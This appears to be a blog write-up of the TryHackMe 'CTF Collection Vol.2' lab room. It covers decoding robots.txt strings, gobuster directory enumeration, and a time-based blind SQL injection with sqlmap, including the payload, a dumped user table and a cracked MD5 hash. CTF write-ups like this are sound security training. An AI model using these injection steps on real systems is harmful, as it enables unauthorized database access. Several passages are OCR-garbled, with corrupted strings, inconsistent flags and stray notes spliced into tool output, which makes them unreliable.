

# CTF-COLLECTION-VOLUME

## 2




5kullk3r

Follow

10 min read

Jul 8, 2025

Learn > CTF collection Vol.2

 **CTF collection Vol.2**

Sharpening up your CTF skill with the collection. The second volume is about web-based CTF.

Medium 75 min

Hello everyone! This is a medium-level room from the TryHackMe platform titled “**CTF Collection Vol 2**”, shoutout to [DesKel](#) for putting this amazing room out It was actually super fun working on this


I hope this write-up helps guide you through the process!

I have also put the flags in order towards the end

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)

**ME AFTER I COMPLETE A  
HANDFUL OF EASY CTF CHALLENGES**





After loading the page, I first started scrolling through the page and a **shiny red button** caught my eye.



Did you know: During your lifetime, you will produce enough saliva to fill two swimming pools.

Clicking it opened a new tab — and **bam**, flag #1 appeared:

**Congratulation! You just ended the world**




Happy? Take the egg now. Easter 13: THM{1\_c4n'7\_b3l13v3\_17}

THM{1\_c4n'7\_b3l13v3\_17} — -> Easter 13

Next the classic! I checked the /robots.txt crawlers and I came across a hex string and simple decode through CyberChef and I get the flag:

```
User-agent: * (I don't think this is entirely true, DesKel just wanna to play himself)
Disallow: /
V1NCcE1FSMdT00JKSuVZz1dT0m5jR1VnYnC001GUw#TU0JFSUVrZ1p5QldJR2tnUWlChk1Fa2dsuU3u5udjZ1RTQjV3R0lnVhLCSk1FY2dkelUu5uZjZ1V50kJ35G9nU1NCRk1HOGdaeUjpSUvNz1FpOnJJRwteU1NCwK1Hy2duU3uSuVJ22ND0
kpJRvlnYX1cbk1Gy2dReUJDsuU4Z1NTQkhJ5Gn#UFEIMBQ1M0=
```

hex



THM{4u70b07\_r0ll\_0u7} — -> Easter 1

Above that hex, I discovered a mysterious Base64 string.

```
User-agent: * (I don't think this is entirely true, DesKel just wanna to play himself)
Disallow: /
V1NCcE1FSMdT00JKSuVZz1dT0m5jR1VnYnC001GUw#TU0JFSUVrZ1p5QldJR2tnUWlChk1Fa2dsuU3u5udjZ1RTQjV3R0lnVhLCSk1FY2dkelUu5uZjZ1V50kJ35G9nU1NCRk1HOGdaeUjpSUvNz1FpOnJJRwteU1NCwK1Hy2duU3uSuVJ22ND0
kpJRvlnYX1cbk1Gy2dReUJDsuU4Z1NTQkhJ5Gn#UFEIMBQ1M0=
```

base64

After four rounds of decoding, I got `DesKel_secret_base`.

The screenshot shows a software interface for decoding multiple Base64 strings. On the left, there are four identical "From Base64" recipe cards, each with an "Alphabet" dropdown set to "A-Za-zA-Z0-9+/=". The first three cards have the "Remove non-alphabet chars" checkbox checked, while the fourth one is unchecked. The input field contains a long Base64 encoded string: `V1NCcElFSwdTQ0JKSuVZZ1dTQm5JR1VnYVNCQ0lGUwdTU0JFSUVrZ1p5Q1dJR2tnUwlCNk1Fa2dSaUJuSUdjZ1RTQjVJRUnVhLCsk1FY2dkeUJuSUZjZ1V5QkJJSG9nU1NCRk1HOGdaeUJpSUVNZ1FpQnJJRWtnUlNCWk1HY2dUeUJUSUVJZ2NDQkpJRVlnYXlCbklGY2dReUJDSUU4Z1NTQkhJSGNnUFE1M0Qlm0Q=`. The output field on the right shows the decoded result: `DesKel_secret_base`, which is highlighted with a red underline.

Visiting that path led me to a secret image of the SUPREME  
LEADER.



Not bad, not bad.... papa give you a clap

Inspecting the page I uncovered the next flag:

```
1 <html>
2     <head>
3         <title> A slow clap for you</title>
4         <h1 style="text-align:center;">A slow clap for you</h1>
5     </head>
6
7     <body>
8         <p style="text-align:center;"></p>
9         <p style="text-align:center;">Not bad, not bad.... papa give you a clap</p>
10        <p style="text-align:center;color:white;">Easter 2: THM{f4ll3n_b453}</p>
11    </body>
12
13 </html>
14
```

THM{f4ll3n\_b453} — -> Easter 2

Next as per the Easter 4 hint I ran the dir buster using  
common.txt wordlist

```


# gobuster dir -u http://10.10.98.47/ -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) I start nmap scan: nmap 10.10.172.50 -O -s
[+] Url: shows 3 ports open: 22,80,443
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
./htaccess (Status: 403) [Size: 288]
./hta (Status: 403) [Size: 283]
./htpasswd (Status: 403) [Size: 288]
/button (Status: 200) [Size: 39148]
/cat (Status: 200) [Size: 62048]
/cgi-bin/ (Status: 403) [Size: 287]
/index (Status: 200) [Size: 94328]
/index.php (Status: 200) [Size: 94328]
/iphone (Status: 200) [Size: 19867]
/login (Status: 301) [Size: 310] [ → http://10.10.98.47/login/]
/robots (Status: 200) [Size: 430]
/robots.txt (Status: 200) [Size: 430]
/server-status (Status: 403) [Size: 292]
/small (Status: 200) [Size: 689]
/static (Status: 200) [Size: 253890]

Progress: 4614 / 4615 (99.98%)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)

```


***gobuster dir -u http://10.10.98.47/ -w common.txt***



That led me to `/small`, where I struck gold and got the flag for  
Easter 19:

`THM{700_5m4ll_3yy}` — -> Easter 19

Then accessing `/login`, I tried typical SQLi tricks — but no dice.  
The flag was hiding **in the HTML source instead**:



Username:

Password:

Login

Skidy still a nice guy!!! Btw, wrong password

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
3 <html>
4
5   <head>
6     <meta content="text/html;charset=utf-8" http-equiv="Content-Type">
7     <meta content="utf-8" http-equiv="encoding">
8     <p hidden>Seriously! You think the php script inside the source code? Pffff.. take this easter 3: THM(y0u c4n't s33 m3)</p>
9     <title>Can you find the egg?</title>
10    <h1>Just an ordinary login form!</h1>
11
12
13 <body>
14
15   <p>You don't need to register yourself</p><br><br>
16   <form method='POST'>
17     Username:<br>
18     <input type="text" name="username" required>
19     <br><br>
20     Password:<br>
21     <input type="text" name="password" required>
22     <br><br>
23     <button name="submit" value="submit">Login</button>
24
25
26
27
28 Skidy still a nice guy!!! Btw, wrong password </body>
29 </html>
```

THM{y0u\_c4n'7\_533\_m3} — -> Easter 3

Then moving to Easter 4, the hint suggested SQLI and I decided to utilize SQLMAP for it:

The screenshot shows the Burp Suite interface. In the 'HTTP history' tab, there are three entries:

- 1. GET /login/ Status 200
- 2. GET /favicon.ico Status 404
- 3. POST /login/ Status 200

The third entry (POST /login/) is selected. A context menu is open over this entry, with the 'Save item' option highlighted.

In the 'Request' tab, the raw POST data is shown:

```
POST /login/ HTTP/1.1
Host: 10.10.98.47
Content-Length: 46
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.98.47
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml,application/javascript,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://10.10.98.47/login/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
username=admin&password=password&submit=Submit
```

The 'Response' tab shows the HTML page returned:

```
<html>
<head>
    <meta content="text/html;charset=utf-8" http-equiv="Content-Type">
    <meta content="utf-8" http-equiv="encoding">
    <title>
        Can you find the egg?
    </title>
</head>
<body>
    Seriously! You think the php script inside the source code?  

    Pffff... take this easter 3: THM{y0u_c4n'7_533_m3}
</p>
<title>
    Can you find the egg?
</title>

```

First I launch burpsuite on the login page and capture the post request while I tried some basic credentials

Then right click and save it and it is saved as a.xml for me.

Next, I open terminal and use sqlmap:

```
└$ sqlmap -r a --current-db
file name {1.9.3#stable}
[*] starting @ 18:36:16 /2025-06-12/ [I]
[18:36:16] [INFO] parsing HTTP request from 'a'
[18:36:16] [INFO] testing connection to the target URL
[18:36:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:36:16] [INFO] testing if the target URL content is stable
[18:36:17] [INFO] target URL content is stable
[18:36:17] [INFO] testing if POST parameter 'username' is dynamic
[18:36:17] [WARNING] POST parameter 'username' does not appear to be dynamic
[18:36:17] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable [I]
[18:36:17] [INFO] testing for SQL injection on POST parameter 'username'
[18:36:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:36:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:36:19] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:36:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:36:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:36:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:36:25] [INFO] testing 'Generic inline queries'
[18:36:26] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:36:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:36:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:36:29] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[18:36:41] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

**sqlmap -r a – current-db**

we see the database found as: THM\_f0und\_m3

now to search the tables associated to it

```

Parameter: username (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNN='tHNN&password=password&submit=submit

[18:37:52] [INFO] the back-end DBMS is MySQL
[18:37:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 12.04 or 13.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL ≥ 5.0.12
[18:37:53] [INFO] fetching current database
[18:37:53] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[18:38:16] [INFO] adjusting time delay to 2 seconds due to good response times
THM_f0und_m3
current database: 'THM_f0und_m3'
[18:40:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.98.47'
[*] ending @ 18:40:37 /2025-06-12/

```

## **sqlmap -r a -D THM\_found\_m3 –tables**

```

$ sqlmap -r a -D THM_f0und_m3 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:42:55 /2025-06-12/
[18:42:55] [INFO] parsing HTTP request from 'a'
[18:42:55] [INFO] resuming back-end DBMS 'mysql'
[18:42:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNN='tHNN&password=password&submit=submit

```

then I see table names: user & nothing inside. I decide to check

user first

```

Database: THM_found_m3
[2 tables]
+-----+
| user |
| nothing_inside |
+-----+

```

**sqlmap -r a -D THM\_found\_m3 -T user --columns**

```

$ sqlmap -r a -D THM_found_m3 -T user --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:50:28 /2025-06-12/
[18:50:28] [INFO] parsing HTTP request from 'a'
[18:50:28] [INFO] resuming back-end DBMS 'mysql'
[18:50:28] [INFO] testing connection to the target URL through the page and by doing so the red button caught my attention and I clicked it which sqlmap resumed the following injection point(s) from stored session: 
Parameter: username (POST) (the home page → I check /robots.txt → there I see hex → go to cyber chef and decode it : THM{4u70807_g0ll_0v7}) → Easter 1
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username='admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))Hc1b) AND 'tHNH'='tHNH&password=password&submit=submit
[18:50:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 or 13.04 or 12.10 (Precise Pangolin or Raring Ringtail or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL ≥ 5.0.12
[18:50:28] [INFO] fetching columns for table 'user' in database 'THM_found_m3' → Easter 3
[18:50:28] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:50:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

```

This gives username and password:

```

us
[18:51:51] [ERROR] invalid character detected. retrying..
[18:51:51] [WARNING] increasing time delay to 3 seconds
ername
[18:52:48] [INFO] retrieved: varchar(30)
[18:54:53] [ERROR] invalid character detected. retrying..
[18:54:53] [WARNING] increasing time delay to 4 seconds
)
[18:55:20] [INFO] retrieved: password

```

```

$ sqlmap -r a -D THM_f0und_m3 -T user -C username,password --sql-query "select username,password from user"
[18:58:26] [INFO] parsing HTTP request from 'a' I
[18:58:26] [INFO] resuming back-end DBMS 'mysql'
[18:58:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNN='tHNN&password=password&submit=submit

[18:58:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.04 or 13.04 or 12.10 (Quantal Quetzal or Raring Ringtail or Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL > 5.0.12
[18:58:27] [INFO] fetching SQL SELECT statement query output: 'select username,password from user'
[18:58:27] [INFO] the SQL query provided has more than one field. sqlmap will now unpack it into distinct queries to be able to retrieve the output even if we are going blind

```

```

the SQL query provided can return 2 entries. How many entries do you want to retrieve? a -D THM_f0und_m3 -T nothing_inside -C
[a] All (default) I
[#] Specific number
[q] Quit
> a
[18:59:41] [INFO] retrieved:
[18:59:46] [INFO] adjusting time delay to 3 seconds due to good response times
DesKel
[19:00:57] [INFO] retrieved: 05f3672ba34409136aa
[19:05:00] [ERROR] invalid character detected. retrying..
[19:05:00] [WARNING] increasing time delay to 4 seconds
71b8d00070d1b
[19:07:54] [INFO] retrieved: S^C
[19:08:21] [WARNING] user aborted during dumping phase
select username,password from user: 'DesKel,05f3672ba34409136aa71b8d00070d1b' ←
[19:08:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.98.47'

```

**'DesKeI,05f3672ba34409136aa71b8d00070d1b'**

Now the password clearly looks like a hash which needs to be decoded so I take it and paste in crackstation and it gets decoded as “**“cutie”**

The screenshot shows the CrackStation website's password cracking interface. At the top, there's a navigation bar with links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. On the right side of the header, there are links for 'Defuse.ca' and 'Twitter'. Below the header, the main title 'Free Password Hash Cracker' is centered. Underneath the title, a sub-instruction says 'Enter up to 20 non-salted hashes, one per line:'. A text input field contains the hash '05f3672ba34409136aa71b8d00070d1b'. To the right of the input field is a reCAPTCHA verification box with the text 'I'm not a robot' and the reCAPTCHA logo. Below the input field is a large green button labeled 'Crack Hashes'. At the bottom of the page, there's a note about supported hash types: 'Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-hsalt, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults'. There's also a color-coded legend: 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.' and a link to 'Download CrackStation's Wordlist'.

Hash	Type	Result
05f3672ba34409136aa71b8d00070d1b	md5	cutie

And I get the flag for Easter 5:

# Just an ordinary login form!

You don't need to register yourself

Username:

Password:

Easter 5: THM{wh47\_d1d\_17\_c057\_70\_cr4ck\_7h3\_5ql}

THM{wh47\_d1d\_17\_c057\_70\_cr4ck\_7h3\_5ql}

— -> Easter 5

Now going with the other table:

```

└$ sqlmap -r a -D THM_f0und_m3 -T nothing_inside --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:01:26 /2025-06-12/
[19:01:26] [INFO] parsing HTTP request from 'a'
[19:01:26] [INFO] resuming back-end DBMS 'mysql'
[19:01:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNH'=tHNH&password=password&submit=submit

[19:01:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 12.10 or 13.04 or 12.04 (Quantal Quetzal or Precise Pangolin or Raring Ringtail)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL ≥ 5.0.12
[19:01:27] [INFO] fetching columns for table 'nothing_inside' in database 'THM_f0und_m3'
[19:01:27] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[19:01:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[19:03:12] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
1
[19:03:14] [INFO] retrieved:
[19:03:25] [INFO] adjusting time delay to 3 seconds due to good response times
Easter_4

```

***sqlmap -r a -D THM\_found\_m3 -T nothing\_inside –columns***

***columns***

we see table Easter\_4

```

└─$ sqlmap -r a -D THM_found_m3 -T nothing_inside -C Easter_4 --sql-query "select Easter_4 from nothing_inside"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:06:29 /2025-06-12/
[19:06:29] [INFO] parsing HTTP request from 'a'
[19:06:29] [INFO] resuming back-end DBMS 'mysql'
[19:06:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 7493 FROM (SELECT(SLEEP(5)))HcIb) AND 'tHNH='tHNH&password=password&submit=submit
[19:06:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Quantal Quetzal or Raring Ringtail or Precise Pangolin)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL ≥ 5.0.12
[19:06:30] [INFO] fetching SQL SELECT statement query output: 'select Easter_4 from nothing_inside'
[19:06:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[19:06:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[19:06:58] [INFO] retrieved:
[19:07:08] [INFO] adjusting time delay to 2 seconds due to good response times
THM{1nj3c7_l1k3_4_b055}
select Easter_4 from nothing_inside: 'THM{1nj3c7_l1k3_4_b055}'
[19:10:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.98.47'

```

**sqlmap -r a -D THM\_found\_m3 -T nothing\_inside -C**

**Easter\_4 – sql-query “select Easter\_4 from**

**nothing\_inside”**

this gives the flag:

THM{1nj3c7\_l1k3\_4\_b055} — -> Easter 4

Next with the hint for Easter 6, I’m going to utilize curl:

```

|→ $ curl -s 10.10.98.47 -D header.txt
<!DOCTYPE html>
<html>
  <head> I go to the victim IP → my first instinct was to scroll through the page and by doing so the red button caught my attention and I clicked it →
    prompted me to a tab and it had something to do with a delay as I saw the flag in the page itself : THM{l_c4n7_b0ll3v3_17} → Easter 13
    <title>360 No Scope!</title>
    <h1>Let's get party! Erm....xxxxxxxx</h1> robots.txt → there I see hex → go to cyber chef and decode it : THM{4u70b07_r0ll_0u7} → Easter 14
    <script src="jquery-9.1.2.js"></script>
    <style>
      body {
        background-image: url('static.gif');
      }
    </style>
     nmap → gobuster dir -u http://10.10.98.47/ -w /usr/share/dirbuster/wordlists/common.txt → I see a bunch of sub-directories /smallshows /bigshows /tinyshows /tinytreats /tinytreats_1pp) → Easter 19
  </head>
  <body>
    <h2>DID YOU KNOW: Banging your head against a wall for one hour burns 150 calories.</h2>
    <p></p>
    <h2> Who are you? Did I invite you?</h2>
    <p>Pssst...psst.. hey dude.....do you have extra cash?</p>
    <p><img href="https://www.apple.com/iphone-11/"></p>
    <br><br>
    
    <br>
    <h3>Spin me right now, spin me right now!</h3> yes the flag: THM{1m1nd7_l4k3_A_b055} → Easter 4
    <h1>Ahhhhh... Did you subscribe to TryHackMe? Is a great platform!<h1>
    <h3>Thanks to them, I able to make this so call 'weird' room!!!!!!<h3> → cat header.txt → THM{1373_pvry_b0rd} → Easter 6
    <a href="/free_sub"><h2>Btw, I got a free gift for you, Perhaps a subscription voucher. Claim now!</h2></a>
    <br><br><br><br>
    <h3>Is dinner time boiiiiiiii</h3>
    
    <h2>let see the menu, huh.....</h2>
    <form method="POST">
      <select name="dinner">
        <option value="salad">salad</option>
        <option value="chicken sandwich">chicken sandwich</option>
        <option value="tyre">tyre</option>
        <option value="DesKel">DesKel</option>
      </select>
    </form>
  </body>
</html>

```

Using `curl` to fetch HTTP headers into a file:

